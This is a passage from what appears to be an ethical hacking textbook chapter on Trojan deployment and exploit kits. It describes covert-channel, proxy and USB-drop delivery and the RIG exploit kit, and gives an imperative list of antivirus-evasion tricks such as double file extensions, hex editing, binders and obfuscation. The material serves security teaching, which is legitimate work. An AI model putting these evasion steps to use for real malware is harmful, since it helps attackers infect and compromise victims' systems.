

Covert Channel through TCP/UDP
Attacker
Malicious Server
Firewall
Target Server
Attack Target Services
HTML
JPG
WAV
GIF

Figure 7.29: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.



Attacker
Compromised Proxy Servers
Internet
Bank
Target Company

Figure 7.30: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.




Malicious Server
Download and Execute Trojan
Attacker
Drops Malicious USB
Victim Finds USB
Inserts USB in System
Drop and Execute Trojan
Compromise Victim's System

Figure 7.31: Propagating and deploying Trojan through USB

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.


1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.



Exploit Kits

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with **pre-written exploit codes** and therefore can be easily used by an attacker, who is not an IT or security expert

Victim
1
Visits legitimate website
Legitimate Website
2
Legitimate website hosted on compromised web server
Compromised Web Server
3
Victim is redirected through various intermediary servers
4
Victim lands at an exploit kit server hosting the exploit pack landing page
5
Exploit kit gathers information on the victim and delivers the exploit
Exploit Kit Server
Exploit Pack Landing Page



Exploit Kits (Cont'd)

RIG Exploit Kit

- RIG EK was used by attackers for distributing Cryptobit, CryptoLuck, CryptoShield, Cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess Ransomwares
- RIG EK was also used in **distributing LatentBot**, Pony and Ramnit Trojans

Exploit Kits

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown

RIG EK
VER 2.0
Statistics
Overview
Exploits
Countries
Browsers
OS

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.



Victim
① Visits legitimate website
Legitimate Website
② Legitimate website hosted on compromised web server
Compromised Web Server
③ Victim is redirected through various intermediary servers
④ Victim lands at an exploit kit server hosting the exploit pack landing page
⑤ Exploit kit gathers information on the victim and delivers the exploit
Exploit Kit Server
Exploit Pack Landing Page

Figure 7.32: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **RIG Exploit Kit**

  The RIG exploit kit is one of the most popular exploit kits in recent years, with its wide range of malware distribution. RIG EK was first discovered in 2014. It is efficient in distributing many exploits. RIG EK was used successfully by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, CryptoDefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess ransomware. It was also involved in distributing LatentBot, Pony, and Ramnit Trojans. Furthermore, RIG was involved in delivering the famous banking Trojan ZeuS. The latest version of the RIG exploit kit takes advantage of outdated versions of applications such as Flash, Java, Silverlight, Internet Explorer, or Microsoft Edge to distribute the Cerber ransomware.

